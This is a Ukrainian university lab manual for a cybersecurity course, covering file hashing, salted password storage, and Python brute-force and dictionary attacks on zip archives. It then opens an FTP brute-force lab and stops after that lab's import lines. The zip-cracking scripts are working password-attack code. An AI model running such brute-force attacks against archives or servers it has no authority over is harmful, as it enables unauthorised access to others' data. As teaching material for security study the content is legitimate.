МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ОДЕСЬКИЙ ДЕРЖАВНИЙ ЕКОЛОГІЧНИЙ УНІВЕРСИТЕТ

МЕТОДИЧНІ ВКАЗІВКИ

до лабораторних робіт з навчальної дисципліни

«Кібербезпека та управління захистом інформаційних систем»

для студентів денної та заочної форми

навчання спеціальності 122 «Комп'ютерні

науки»

Затверджено
на засіданні групи забезпечення спеціальності
Протокол № 15 від «16»02 2021р.

Голова групи _____В.І. Мещеряков

Затверджено на засіданні
Кафедри інформаційних технологій
Протокол № 10 від «30»06 2021р.

Голова групи _____Н.Ф. Казакова

Одеса – 2021

Методичні вказівки до лабораторних робіт з дисципліни „***Кібербезпека та управління захистом інформаційних систем***” для студентів І року навчання денної та заочної форми за спеціальністю 122 «Комп’ютерні науки», рівень вищої освіти магістр / Казакова Н.Ф., Фразе-Фразенко О.О. – Одеса, ОДЕКУ, 2021.

ЗМІСТ

ВСТУП 4
Лабораторна робота №1 – Використання хешування для контролю цілісності інформації 8
Лабораторна робота №2. − Використання хешування для імплементації системи парольного захисту інформації 12
Лабораторна робота №3. − Організація атак на архіви з парольним захистом методом «грубої сили» 16
Лабораторна робота №4. − Захист та організація атак методом «грубої сили» на файлові сервери 21
Лабораторна робота №5. − Захист та організація атак методом «грубої сили» на поштові сервери 26
Лабораторна робота №6. − Методи організації масових поштових розсилок та захист від них 30
Лабораторна робота №7. − Вилучення інформації з веб-сторінок у контексті інформаційної безпеки 36
Лабораторна робота №8. − Імплементація операції блокового симетричного шифрування файлів 41
Лабораторна робота №9. − Дослідження якості ключових файлів. 45
Література 49

ВСТУП

Метою дисципліни є вивчення студентами методології загальних принципів управління захистом інформаційних систем, оволодіння навичками та технологіями захисту інформації, виявлення стану кібернетичної безпеки системи, знаннями щодо основних положень нормативних, законодавчих та інструктивних документів, що регламентують діяльність із інформаційної та кібербезпеки та вміннями самостійно застосовувати їх до вирішення конкретних задач управління захистом на об'єктах інформаційної безпеки.

Навчальний курс призначений для вивчення технологій виявлення, аналізу та зменшення рівня загроз кібербезпеці в інформаційних системах.

У результаті вивчення дисципліни студенти повинні надбати: Здатність аналізувати, аргументувати, приймати рішення при розв'язанні складних спеціалізованих задач та практичних проблем у професійній діяльності, які характеризуються комплексністю та неповною визначеністю умов, відповідати за прийняті рішення. Здатність вирішувати задачі забезпечення безперервності бізнес процесів організації на основі теорії ризиків та встановленої системи управління інформаційною безпекою, згідно вітчизняних та міжнародних вимог і стандартів; застосовувати політики безпеки, визначені для відповідних інформаційних систем; здійснювати аналіз та мінімізацію ризиків обробки інформації в інформаційно-телекомунікаційних системах. Показати уміння розробляти документацію державною мовою на системи, продукти і сервіси інформаційних систем, а також вести діалог державною мовою на професійні теми. Показати знання та уміння аналізувати інформаційні і координаційні процеси в організації та розробляти архітектуру стратегічних бізнес-процесів і різних рівнів представлення структури інтегрованих інформаційних систем. Демонструвати вміння виявляти резерви підвищення ефективності виробничо-господарської діяльності інформаційних служб та вміти мобілізувати їх; вміти очолювати керівництво інформаційної служби. Вміти аналізувати та приймати участь у підготовці пропозицій до нормативних актів і документів щодо забезпечення встановленої політики інформаційної безпеки і \або кібербезпеки; приймати участь у розробці проектної документації, щодо програмних та програмно-апаратних комплексів захисту інформаційних систем, плануванні та реалізації заходів захисту ресурсів і процесів в інформаційних та встановлених режимів їх безпечного функціонування, виконувати аналіз програмного забезпечення з метою оцінки на відповідність встановленим вимогам інформаційної та\або кібербезпеки інформаційних систем, реалізовувати заходи з протидії та попередження отриманню несанкціонованого доступу до інформаційних ресурсів і процесів в інформаційних системах

Базові знання:

1. методи і технології ефективного управління кібернетичною та інформаційною безпекой IT-інфораструктури підприємства;
2. законодавча бази та нормативні документи із захисту інформації
3. Підходи до моделювання систем безпеки;
4. Методи ідентифікація. автентифікації, санкціонований доступ;
5. Забезпечення безпеки інформації на об'єктах підприємств;
6. Методи та засоби кріптографічного захисту інформації;
7. Програмні засоби захисту інформації

Базові вміння

1. використовувати інструментальні засоби і додатки для захисту IT-інфраструктури підприємства;
2. використовувати програмні системи для управління кібернетичною та інформаційною безпекою підприємства.
3. Обирати методологію і технологію проектування СЗІ;
4. використовувати мови програмування для хешування для контролю цілісності інформації, хешування для імплементації системи парольного захисту інформації, дослідження методів реалізації атак на архіви з парольним захистом методом «грубої сили»; захисту та організації атак методом «грубої сили» на файлові сервери, поштові сервери; дослідження якості ключових файлів

Базові навички

1. Володіти культурою мислення, бути здатним до узагальнення, аналізу, сприйняттю інформації, постановці мети та вибору шляхів її досягнення;
2. Застосовувати методи математичного аналізу і моделювання, теоретичного та експериментального дослідження;
3. Освоювати методики використання програмних засобів для вирішення практичних завдань;
4. Готувати презентації, науково-технічні звіти за результатами виконаної роботи, оформляти результати досліджень у вигляді статей та доповідей на науково-технічних конференціях;
5. Використовувати програмні системи для управління та дослідження захищеності інформації.

Практична частина спрямована на набуття навичок використання хеш-функцій для перевірки цілісності файлів за допомогою мови програмування Python; використання хеш-функцій для імплементації системи парольного захисту інформації за допомогою мови програмування Python; використання мови програмування Python для організації атак на захищені паролем архіви із використанням методу «грубої сили»; використання мови програмування Python для організації атак на файлові сервери із використанням методу «грубої сили», а також отримати розуміння основних засад організації захисту

файлових серверів; практичні навички використання мови програмування Python для організації атак на POP3 сервери із використанням методу «грубої сили», а також отримати розуміння основних засад засобів захисту POP3 серверів; використання мови програмування Python для організації взаємодії з SMTP серверами з метою розсилання електронної кореспонденції; використання критеріїв стохастичної якості ключових файлів та їх імплементації за допомогою мови програмування Python.

Дані методичні вказівки до виконання лабораторних робот містять теоретичні відомості та методику виконання 9 лабораторних робіт з дисципліни, які входять до практичного модулю П1:

Лабораторна робота №1 – Використання хешування для контролю цілісності інформації

Лабораторна робота №2. − Використання хешування для імплементації системи парольного захисту інформації

Лабораторна робота №3. − Організація атак на архіви з парольним захистом методом «грубої сили»

Лабораторна робота №4. − Захист та організація атак методом «грубої сили» на файлові сервери

Лабораторна робота №5. − Захист та організація атак методом «грубої сили» на поштові сервери

Лабораторна робота №6. − Методи організації масових поштових розсилок та захист від них

Лабораторна робота №7. − Вилучення інформації з веб-сторінок у контексті інформаційної безпеки

Лабораторна робота №8. − Імплементація операції блокового симетричного шифрування файлів

Лабораторна робота №9. − Дослідження якості ключових файлів.

Контролюючим заходом передбаченим для цього змістовного модуля є усне опитування.

По кожній лабораторній роботі студент повинен скласти звіт, якій містить в собі:

- назву роботи,
- мету роботи,
- загальне та індивідуальне завдання згідно варіанта,
- послідовний алгоритм розв’язання задачі, який обов’язково ілюструється екранними формами з поясненнями що до виконаних дій,
- текст основних програмних модулів,
- відповіді на контрольні питання. Варіант індивідуального завдання узгоджується з викладачем.

Оформлений звіт захищається студентом усно. Студент повинен чітко і грамотно відповідати на контрольні питання, які оголошені наприкінці кожної лабораторної роботи. Виконана та захищена лабораторна робота оцінюється згідно з умовами, які викладені в силабусі дисципліни.

ПРАВИЛА ТЕХНІКИ БЕЗПЕКИ ТА ОХОРОНА ПРАЦІ

Лабораторні роботи з дисципліни проводяться у лабораторіях кафедри інформаційних технологій або кафедри інформатики, які оснащені комп'ютерною технікою з відповідним програмним забезпеченням. Студенти зобов'язані дотримуватися правил техніки безпеки та правил користування обчислювальною технікою в лабораторіях кафедр.

Згідно з «Правилами техніки безпеки в лабораторіях» студентам забороняється:

- з`являтися та знаходитись приміщенні в нетверезому стані;
- ставити поруч з клавіатурою ємності з рідиною;
- перебувати в приміщенні у верхньому одязі та завалювати ним робочі столи та стільці;
- працювати в лабораторії більше 6–ти годин на день (для вагітних жінок більше 4–х годин);
- за власною ініціативою змінювати закріплені за ними робочі місця та знаходитись в приміщенні під час роботи іншої учбової групи;
- самостійно виконувати вмикання електроживлення лабораторії та заміну складових частин ПК, що вийшли із ладу.

У випадку виявлення несправностей обчислювальної техніки студент повинен сповістити про це викладача чи будь–кого з навчально–допоміжного персоналу лабораторії.

Перед початком занять студент повинен пройти інструктаж за правилами охорони праці та розписатись у журналі з охорони праці та техніки безпеки у лабораторії.

Лабораторна робота №1
ВИКОРИСТАННЯ ХЕШУВАННЯ ДЛЯ КОНТРОЛЮ ЦІЛІСНОСТІ ІНФОРМАЦІЇ

Мета роботи — набути практичні навички використання хеш-функцій для перевірки цілісності файлів за допомогою мови програмування Python.

Стисла теоретична довідка

У мові програмування Python сучасні та найпоширеніші криптографічні хеш-функції реалізовано у бібліотеці hashlib. Для використання будь-якої з наведених хеш-функцій необхідно створити відповідний хеш-об’єкт, наприклад, для хеш-функції SHA-1 процес створення хеш-об’єкту матиме наступний вигляд:

```
import hashlib
h = hashlib.sha1(b"string")
```

При цьому інформацію для хешування необхідно подавати у конструктор у вигляді строки байт, для чого перед літералом строки необхідно встановити символ b.

Відзначимо, що конструктор хеш-об’єкта може приймати на свій вхід строку, яку необхідно хешувати. Однак, такий спосіб подачі інформації для хешування прийнятний лише для невеликого обсягу даних, які можна помістити у одну строку. У ситуації, коли об’єм даних для хешування занадто великий для розміщення у одній строчці доцільно використовувати метод update(), котрий подає у хеш-об’єкт наступну частину даних, яка хешується.

Після того, як хеш-об’єкт створено та в нього передано усі необхідні дані, розрахунок значення дайджесту хеш-функції виконується за допомогою методу digest(). Розглянемо приклад розрахунку дайджесту хеш-функції та виведення його на екран у вигляді відповідних Unicode символів:

```
print(h.digest())
```

Для того, щоб отримати значення хеш-функції у шістнадцятковому форматі використовується метод hexdigest(), наприклад:

```
print(h.hexdigest())
```

Розглянемо фрагмент коду, призначений для хешування файла:

```
import hashlib
h = hashlib.sha1()
BUF_SIZE=1
with open('D:\\virus.exe', 'rb') as f:
    while True:
        data = f.read(BUF_SIZE)
        if not data:
            break
        h.update(data)
print(h.hexdigest())
```

На початку роботи нашої програми ми імпортуємо бібліотеку hashlib та створюємо відповідний хеш-об’єкт. У змінній BUF_SIZE зберігатиметься

розмір (у байтах) блоку, який хешуватиметься на кожній ітерації. Далі за допомогою диспетчера контексту with ми відкриваємо наш файл для читання у бінарному режимі (за допомогою функції open() з параметром `'rb'`) та здійснюємо його зчитування (за допомогою методу read()) фрагментами розміру BUF_SIZE. На кожній ітерації зчитування виконується подача зчитаного фрагмента файла у хеш-об'єкт за допомогою метода update(). Якщо досягнуто кінець файла (змінна data стає пустою) ми виводимо на екран значення хеш-функції у шістнадцятковому форматі за допомогою функції print() та методу hexdigest().

Робота в лабораторії

1. Створити програму з користувацьким інтерфейсом на основі модуля tkinter, яка виконуватиме наступні дії:
   a. за допомогою діалогових вікон відкриття файла програма має запрошувати у користувача шляхи до двох файлів;
   b. після отримання відповідних шляхів програма має обчислювати значення хеш-функції кожного з файлів;
   c. програма має порівнювати значення хеш-функції файлів та робити висновки про те, чи є подані на її вхід файли ідентичними.
2. Тип криптографічної хеш-функції обирається користувачем згідно до варіанта (табл. 1.1.).
3. В програмі має бути імплементовано додаткове завдання згідно до варіанта (табл. 1.1.).

Таблиця 1.1.

№	Хеш-функція	Додаткове завдання	№	Хеш-функція	Додаткове завдання	№	Хеш-функція	Додаткове завдання
1	sha3_384	3	11	sha384	1	21	sha3_224	1
2	sha256	5	12	sha1	4	22	sha224	4
3	sha512	1	13	shake_128	5	23	sha3_256	3
4	shake_256	2	14	blake2s	3	24	blake2b	2
5	md5	4	15	sha3_384	2	25	sha384	5
6	sha3_512	1	16	sha256	1	26	sha1	5
7	sha3_224	2	1	sha512	2	2	shake_12	2

			7			7	8	
8	sha224	3	18	shake_256	4	28	blake2s	4
9	sha3_256	4	19	md5	3	29	sha3_384	1
10	blake2b	5	20	sha3_512	5	30	sha256	3

Додаткові завдання:

1. У програмі має бути реалізований режим введення значення хеш-функції другого файла вручну у шістнадцятковому форматі. Таким чином, програма має порівнювати обчислене значення хеш-функції обраного файла із введеним користувачем значенням хеш-функції.
2. У програмі має бути реалізований режим завантаження значення хеш-функції другого файла із обраного текстового файла. Таким чином, програма має порівнювати обчислене значення хеш-функції обраного файла із введеним користувачем значенням хеш-функції. У програмі також має бути реалізовано можливість збереження значення хеш-функції у файл.
3. У програмі має бути реалізований режим порівняння значення хеш-функції перших *N* байт файлів, де *N* має задаватися користувачем.
4. У програмі має бути реалізовано режим пакетного хешування всіх файлів у директорії та збереження відповідних їм значень хеш-функції у окремий файл.
5. Користувачеві має бути надано можливість задавати розмір блоку файла, який хешуватиметься на кожній ітерації. При цьому має бути організовано перевірку введеного значення.

Контрольні запитання

1. Що називається хеш-функцією?
2. Які основні задачі можуть бути вирішені за допомогою хеш-функцій?
3. Чи змінюється розмір дайджесту хеш-функції в залежності від розміру даних, що хешуються?
4. Які основні задачі можуть бути вирішені за допомогою хеш-функцій?
5. Які властивості хеш-функцій дозволяють використовувати їх для контрою цілісності файлів або для підтвердження ідентичності вмісту файлів?
6. Як засобами мови програмування Python можливо обчислити значення хеш-функції певної строки? Наведіть конкретний план дій.
7. Яким чином засобами мови програмування Python можливо визначити значення хеш-функції файлу, розмір якого невідомий?

Рекомендована література

1. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002. — 816 с.

2. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.

3. Federal Information Processing Standards (FIPS) Publication 180-2, Secure Hash Standard (SHS), U.S. DoC/NIST, August 1, 2002.

4. Хорев, П.Б. Методы и средства защиты информации в компьютерных системах / П.Б. Хорев. — М., Издательский центр «Академия», 2005. — 256 с.

5. Мао, В. Современная криптография. Теория и практика / В. Мао. — М.: Вильямс, 2005. —763 с.

6. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

Лабораторна робота №2

ВИКОРИСТАННЯ ХЕШУВАННЯ ДЛЯ ІМПЛЕМЕНТАЦІЇ СИСТЕМИ ПАРОЛЬНОГО ЗАХИСТУ ІНФОРМАЦІЇ

Мета роботи — набути практичні навички використання хеш-функцій для імплементації системи парольного захисту інформації за допомогою мови програмування Python.

Стисла теоретична довідка

Реалізація системи парольного захисту інформації вимагає імплементації підсистеми перевірки правильності введеного пароля. Для цього необхідно порівнювати введений пароль з еталонним, який має зберігатися в системі. На практиці для зберігання еталонного пароля застосовуються такі методи:

a. еталон зберігається безпосередньо в захищеній програмі;
b. еталон зберігається в окремому спеціально призначеному файлі;
c. еталон зберігається в системних областях (у вільних, зарезервованих або рідко використовуваних областях дисків, системних базах даних). Наприклад, при захисті Windows-додатків розробники часто зберігають оригінальний пароль в системній базі даних Registry (системний реєстр).

Цілком очевидно, що не можна зберігати еталонні паролі у відкритому вигляді. Наприклад, в разі зберігання пароля безпосередньо в окремому файлі, у випадку його крадіжки зловмисник може легко знайти всі паролі.

В основному автори систем парольного захисту інформації або шифрують паролі відомими або власними криптографічними методами, або застосовують хеш-функції для створення еталонних паролів.

Метод хешування пароля полягає в зберіганні в якості еталону не власно пароля, а результату певних математичних перетворень (наприклад, значення хеш-функції) над символами пароля. При запуску програми та введенні пароля, він піддається хешуванню і вже результат хешування введеного пароля порівнюється з еталоном.

Іншою проблемою є те, що хеш-функції є детермінованими. Якщо хеш-функція застосовується до одних і тих же вихідних даних, вона в результаті видає одне і те ж значення. Отже, якщо два різних користувача вибирають однаковий пароль, вони отримають в результаті однакові значення хеш-функції.

Таким чином, користувач, навіть якщо він не володіє спеціальними знаннями в області криптоаналізу, зможе переглянути всі значення хеш-функції паролів і визначити інших користувачів з паролем, що збігається з його власним паролем (при доступі до бази даних з паролями). Щоб запобігти подібній вразливості, з кожним паролем має бути асоційоване випадкове число (сіль), яке використовується спільно з паролем для генерації значення хеш-функції пароля. Зазвичай це випадкове число побітово складається з паролем, або просто додається у кінець пароля, в результаті чого на вхід хеш-функції подаються різні дані, навіть якщо користувачі вводять однаковий пароль. Варто

пам’ятати, завдання солі — врятувати набір вкрадених значень хеш-функції, «подовжити» пароль, а зробити вона це може тільки в тому випадку, якщо у кожного значення хеш-функції буде своя сіль. Сіль зберігається у відкритому вигляді поруч зі значенням хеш-функції, а також часто передбачено її динамічну зміну при кожному коректному вході користувача у систему.

Добрим рішенням для зберігання бази даних паролів буде використання модуля pickle, що входить до складу стандартної бібліотеки Python.

Модуль pickle дозволяє зберігати в файлах практично будь-які об'єкти Python без необхідності з нашого боку виконувати будь-які перетворення.

Наприклад, наведемо фрагмент коду для зберігання у файлі словника з паролями та сіллю за допомогою модуля pickle

```
from tkinter import *
import hashlib
from Crypto.Random import get_random_bytes
import pickle

#Ініціалізація словника з базою даних паролів
S=[get_random_bytes(16) for i in range(0,3)]
D={'user1':(S[0],          hashlib.sha1(b'pass1'          +
S[0]).digest()),
'user2':(S[1], hashlib.sha1(b'pass2' + S[1]).digest()),
'user3':(S[2], hashlib.sha1(b'pass3' + S[2]).digest()),}

#Зберігання бази даних паролів
with open('D:\\database.pkl', 'wb') as f:
    pickle.dump(D,f)

#Відновлення бази даних паролів
with open('D:\\database.pkl', 'rb') as f:
    pickle.load(f)
```

Робота в лабораторії

4. Створити програму з користувацьким інтерфейсом на основі модуля tkinter, у якій будуть реалізовано наступні можливості:
   a. вхід до системи парольного захисту. При правильному введенні пари ім’я користувача / пароль має бути видано відповідне повідомлення про успішний вхід у відповідному діалоговому вікні;
   b. реєстрація нового користувача у системі парольного захисту інформації.
5. До кожного пароля (у вихідній таблиці паролів та для пароля кожного нового зареєстрованого користувача) має бути додана сіль у вигляді псевдовипадкової послідовності.
6. В якості еталону пароля має зберігатися значення його хеш-функції. Тип криптографічної хеш-функції обирається користувачем згідно до варіанта

(табл. 2.1.). Зберігання еталону має бути реалізовано у окремому файлі за допомогою модуля pickle.

7. В програмі має бути імплементовано додаткове завдання згідно до варіанта (табл. 2.1.).

Таблиця 2.1.

№	Хеш-функція	Додаткове завдання	№	Хеш-функція	Додаткове завдання	№	Хеш-функція	Додаткове завдання
1	blake2b	4	11	sha3_224	4	21	sha3_384	5
2	sha384	2	12	sha224	5	22	shake_128	2
3	sha256	1	13	sha3_256	3	23	blake2s	4
4	sha3_512	5	14	sha1	2	24	sha384	1
5	sha3_384	3	15	blake2s	1	25	sha3_256	3
6	blake2b	5	16	sha3_384	1	26	sha224	1
7	sha256	1	17	sha256	2	27	sha512	5
8	sha1	2	18	sha3_512	3	28	sha512	4
9	sha3_224	3	19	md5	5	29	shake_256	2
10	shake_128	4	20	md5	4	30	shake_256	3

Додаткові завдання:

6. Для кожного нового користувача має бути встановлена перевірка довжини пароля. Реєстрація користувачів з паролями, коротшими за 8 символів, забороняється.
7. Для кожного нового користувача має бути встановлена перевірка використаних в паролі груп символів. При реєстрації нового користувача у паролі мають обов’язково міститися такі групи символів: маленькі латинськи символи, великі латинські символи, цифри, спеціальні символи.
8. Можливість зміни пароля. При успішному вході в систему у користувача має бути можливість зміни пароля.
9. Детектор застарілості паролів. Якщо пароль використовується більше місяця, при вході в систему користувачу має бути виведено повідомлення про необхідність зміни пароля.
10. При невірному введенні пароля три рази обліковий запис користувача має блокуватися.

Контрольні запитання

1. Що називається паролем? Наведіть конкретні приклади інформаційних систем, що використовують паролі.
2. Як визначається та від чого залежить стійкість пароля?
3. Сформулюйте основні вимоги щодо вибору надійного пароля.
4. Назвіть основні вимоги до реалізації системи парольного захисту інформації, які знижують ймовірність її зламу.

5. Що називається еталонним паролем? Де, та у якій формі мають зберігатися еталонні паролі?
6. Яким чином засобами мови програмування Python можливо організувати зберігання бази даних еталонних паролів?
7. Що називається сіллю та для чого вона використовується у системах парольного захисту інформації?
8. Яким чином засобами мови програмування Python можливо організувати генерацію солі?

Рекомендована література

1. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002. — 816 с.
2. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.
3. Federal Information Processing Standards (FIPS) Publication 180-2, Secure Hash Standard (SHS), U.S. DoC/NIST, August 1, 2002.
4. Хорев, П.Б. Методы и средства защиты информации в компьютерных системах / П.Б. Хорев. — М., Издательский центр «Академия», 2005. — 256 с.
5. Мао, В. Современная криптография. Теория и практика / В. Мао. — М.: Вильямс, 2005. —763 с.
6. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

Лабораторна робота №3
ОРГАНІЗАЦІЯ АТАК НА АРХІВИ З ПАРОЛЬНИМ ЗАХИСТОМ МЕТОДОМ «ГРУБОЇ СИЛИ»

Мета роботи — набути практичні навички використання мови програмування Python для організації атак на захищені паролем архіви із використанням методу «грубої сили».

Стисла теоретична довідка

Злам пароля — це процес відновлення пароля з даних, які були збережені або передані за допомогою комп'ютерної системи. Загальний підхід полягає в тому, щоб перебором підібрати пароль.

Одним із прикладів методу «грубої сили» (brute-force) є атака повного перебору, при якій комп'ютер перебирає усі можливі ключі або паролі, поки один з них не підійде. Однак, така атака, частіше за все потребує величезної кількості часу, адже простір можливих паролів розраховується проектувальниками систем захисту таким чином, щоб унеможливити повний перебір. Більш поширеним є такий варіант атаки методом «грубої сили», як атака за словником, яка передбачає перебір не повної множини паролів, а лише множини найбільш часто використовуваних користувачами паролів, які записані у спеціальному файлі — словнику.

Розглянемо приклад реалізації атаки на систему парольного захисту zip-архівів. Для роботи із zip-архівами у мові програмування Python існує спеціальний модуль, який називається *zipfile*. Після завантаження модуля, для початку роботи з архівами необхідно створити відповідний об’єкт за допомогою конструктора

ZipFile(filename [, mode [, compression [, allowZip64]]])

де, filename — имя файла zip архива;

mode може набувати такі значення: r — архів буде відкрито тільки для читання, w — архів буде відкрито в режимі запису, причому, якщо такий архів існував, він буде заміщений новим архівом, a — архів буде відкрито в режимі дозапису;

compression визначає метод стиснення, який повинен використовуватися при запису в архів;

allowZip64 дозволяє дозволити використання розширень ZIP64.

Наведемо основні доступні методи для роботи зі створеним об’єктом архіву:

printdir() дозволяє переглянути вміст архіву;

extract(member[, path[, pwd]]) дозволяє витягти файл з архіву, де member — ім’я файлу в архіві, path — шлях до директорії, куди буде витягнуто файл, pwd — пароль архіву;

extractall([path[, members[, pwd]]]) виконує те саме, що і метод *extract(),* але витягує декілька файлів, або всі файли;

write(filename[, arcname[, compress_type]]) дозволяє додати файл filename в архів з ім’ям arcname, якщо вказано параметр compress_type, він змінює метод стиснення, який було вказано у конструкторі;

close() дозволяє закрити відкритий архів.

Для того, щоб згенерувати всі можливі паролі заданої довжини зручно використовувати функцію *product* з бібліотеки *itertools*. Ця функція приймає на свій вхід алфавіт, а також іменований параметр repeat, який визначає довжину пароля. Ця функція, фактично, є аналогом вкладених циклів.

Наведемо приклад коду здійснення атаки повного перебору на архів із парольним захистом:

```
#Бібліотека для роботи з zip-архівами
import zipfile
#Бібліотека для генерації всіх можливих паролів
from itertools import product

#Алфавіт паролю
ascii_lowercase = 'abcdefghijklmnopqrstuvwxyz'

#Створення об’єкта архіву
a=zipfile.ZipFile('d:\\1\\virus.zip', 'r')
#Цикл перебору всіх можливих паролів довжини 5
for i in product(ascii_lowercase, repeat=5):
    #Перетворення паролю до byte типу
    line=bytes(''.join(i),'ASCII')
      try:
         #Спроба використання пароля
         a.extractall(path='D:\\3', pwd=line)
      except:
            print('The         {}         word         not
matched.'.format(line))
      else:
            print('Wow    !    found    the    password:
{}'.format(line))
            break
#Закриття архіву
a.close()
```

Наведемо приклад коду здійснення атаки за словником на архів із парольним захистом:

```
#Бібліотека для роботи з zip-архівами
import zipfile

#Створення об’єкта архіву
a=zipfile.ZipFile('d:\\1\\virus.zip', 'a')

#Відкриття файла словника
with open('d:\\1\\rockyou.txt', 'rb') as password_list:

    #Цикл перебору всіх паролів по словнику
```

```
    for line in password_list:
        #Видалення з паролю символу нової строки
        line=line.replace(b'\n',b'')
        try:
         #Спроба використання пароля
            a.extractall(path='D:\\3', pwd=line)
        except:
            print('The {} word not
matched.'.format(line))
        else:
            print('Wow ! found the password:
{}'.format(line))
            break
#Закриття архіву
a.close()
```

Робота в лабораторії

1. Створити програму мовою програмування Python, у якій має бути реалізовано два типу атаки методом «грубої сили»: повний перебір та перебір за словником. Програма має включати користувацький інтерфейс на основі модуля tkinter, у якому має бути реалізовано наступні можливості:
   a. вибір користувачем файлу архіву для здійснення атаки за допомогою діалогового вікна;
   b. вибір користувачем методу атаки: повний перебір, або перебір за словником;
   c. у разі вибору атаки повним перебором, користувач має ввести передбачувану максимальну довжину пароля;
   d. у разі вибору атаки за словником, користувачем обирає файл словника;
   e. виведення на екран, при завершенні роботи програми, знайденого пароля, або повідомлення про те, що пароль знайти не вдалося.
2. В програмі має бути імплементовано додаткове завдання згідно до варіанта (табл. 3.1.).
3. Розроблена програма має бути протестована на еталонному архіві із парольним захистом інформації.

Таблиця 3.1.

№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання	№	Додаткові завдання
1	1,2	7	1,3	13	1,4	19	1,5	25	1,6
2	2,3	8	2,4	14	2,5	20	2,6	26	2,7
3	3,4	9	3,5	15	3,6	21	3,7	27	3,8
4	4,5	10	4,6	16	4,7	22	4,8	28	4,9

5	5,6	11	5,7	17	5,8	23	5,9	29	5,10
6	6,7	12	6,8	18	6,9	24	6,10	30	7,8

Додаткові завдання:

1. Користувачеві має бути надана можливість вибору набору символів пароля для повного перебору: маленькі латинські літери, цифри або спеціальні символи.
2. У інтерфейсі програми має бути відображено кількість необхідних ітерацій для перебору за словником, а також кількість вже здійснених програмою ітерацій.
3. Користувачеві має бути надано можливість вказати шлях до директорії, куди буде розархівовано всі файли у разі успішного відновлення пароля.
4. Після вибору користувачем файла архіву програма має відображувати вміст архіву у своєму інтерфейсі.
5. Користувачеві має бути надано можливість самому ввести символи, які будуть перебиратися під час атаки повним перебором.
6. У програмі має бути реалізовано елемент інтерфейсу Progressbar, який має відображувати прогрес атаки на пароль.
7. Після виконання програма має виводити на екран кількість витраченого на атаку часу.
8. Користувачеві має бути надано можливість вказувати діапазон перебору за словником, причому програма має перевіряти коректність введених користувачем даних.
9. Програма має надавати можливість виводу звіту роботи у вказаний користувачем файл. Звіт роботи має містити наступні данні: шлях до файла архіву, на який здійснюється атака; тип атаки; результат атаки; пароль, якщо його знайдено.
10. У інтерфейсі програми має бути відображено кількість необхідних ітерацій повного перебору, а також кількість вже здійснених програмою ітерацій.

Контрольні запитання

1. Що називається атакою методом «грубої сили» на пароль?
2. Як здійснюються атаки на пароль словниковим методом? Яким чином можуть бути складені словники для таких атак?
3. Яким чином працює механізм парольного захисту інформації у zip архівах?
4. Як за допомогою мови програмування Python можливо працювати з zip-архівами? Наведіть відомі Вам функції та методи.
5. Яким чином засобами мови програмування Python можливо перебрати над певним алфавітом всі можливі паролі зазначеної довжини? Відповідь доповніть зазначенням конкретних функцій та методів.

6. Наведіть конкретний план дій, із зазначенням необхідних модулів, функцій та методів, для здійснення атаки повного перебору на парольний захист zip-архіву засобами мови програмування Python.
7. Наведіть конкретний план дій, із зазначенням необхідних модулів, функцій та методів для здійснення атаки за словником на парольний захист zip-архіву засобами мови програмування Python.

Рекомендована література

1. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002. — 816 с.
2. Лутц, М. Изучаем Python / М. Лутц. — Символ-Плюс, 2011. — 1272 с.
3. Шнейер, Б. Прикладная криптография / Б. Шнейер, 2002, 816 с.
4. Мао, В. Современная криптография. Теория и практика / В. Мао. — М.: Вильямс, 2005. —763 с.
5. Методичні вказівки до лабораторних робіт з дисципліни «Безпека додатків та захист програмного забезпечення» для студентів спеціальності 125 — «Кібербезпека». Lap Lambert Academic Publishing, 2021. 62 с.

Лабораторна робота №4
ЗАХИСТ ТА ОРГАНІЗАЦІЯ АТАК МЕТОДОМ «ГРУБОЇ СИЛИ»
НА ФАЙЛОВІ СЕРВЕРИ

Мета роботи — набути практичні навички використання мови програмування Python для організації атак на файлові сервери із використанням методу «грубої сили», а також отримати розуміння основних засад організації захисту файлових серверів.

Стисла теоретична довідка

Мова програмування Python володіє потужним арсеналом засобів для роботи з файловими серверами як у сенсі організації роботи та авторизованої взаємодії, так і у сенсі інформаційної безпеки.

File Transfer Protocol (FTP) (Протокол Передачі Файлів) використовується багатьма компаніями і організаціями для передачі даних.

Python містить модуль ftplib, який реалізує клієнтську частину протоколу FTP. Розглянемо далі основні методи модуля ftplib із зазначенням їх найголовніших параметрів. Для того щоб підключитися до FTP серверу, перш за все нам необхідно створити відповідний об'єкт за допомогою конструктора:

```
ftplib.FTP(host='', user='', passwd='')
```

де іменовані параметри мають наступний сенс: host — адреса FTP сервера, до якого здійснюється підключення, user — ім'я користувача, passwd — пароль. У разу відсутності іменованих параметрів user та passwd здійснюється анонімний вхід до FTP сервера. Метод `ftplib.FTP_TLS(host='', user='', passwd='')` створює такий самий об'єкт, але із використанням протоколу захисту транспортного рівня TLS.

До вже створеного об'єкту FTP можливо застосувати наступні основні методи:

`login(user='', passwd='')` — аутентифікація на FTP сервері;

`quit()` — завершення підключення;

`retrlines(cmd)` — отримання списку файлів або каталогів у режимі передачі ASCII.

У якості іменованого параметру cmd найчастіше використовують команду LIST.

`cwd(pathname)` — зміна поточної директорії, іменований параметр pathname має містити ім'я директорії до якої ми переходимо.

Наступний фрагмент коду є прикладом завантаження певного файла з ім'ям <Filename> з FTP сервера у локальний файл, який має шлях out

```
with open(out, 'wb') as f:
    ftp.retrbinary('RETR ' + <Filename>, f.write)
```

Далі ми наводимо приклад завантаження файлу з локальним шляхом path та ім'ям на сервері <Filename_on_server> до FTP сервера

```
with open(path) as fobj:
```

```
        ftp.storbinary('STOR  '  +  <Filename_on_server>,
f.write)
```

Далі наведемо приклад коду програми, що здійснює атаку повного перебору на парольний захист FTP сервера

```
    from ftplib import FTP
    from ftplib import error_perm
    from itertools import product
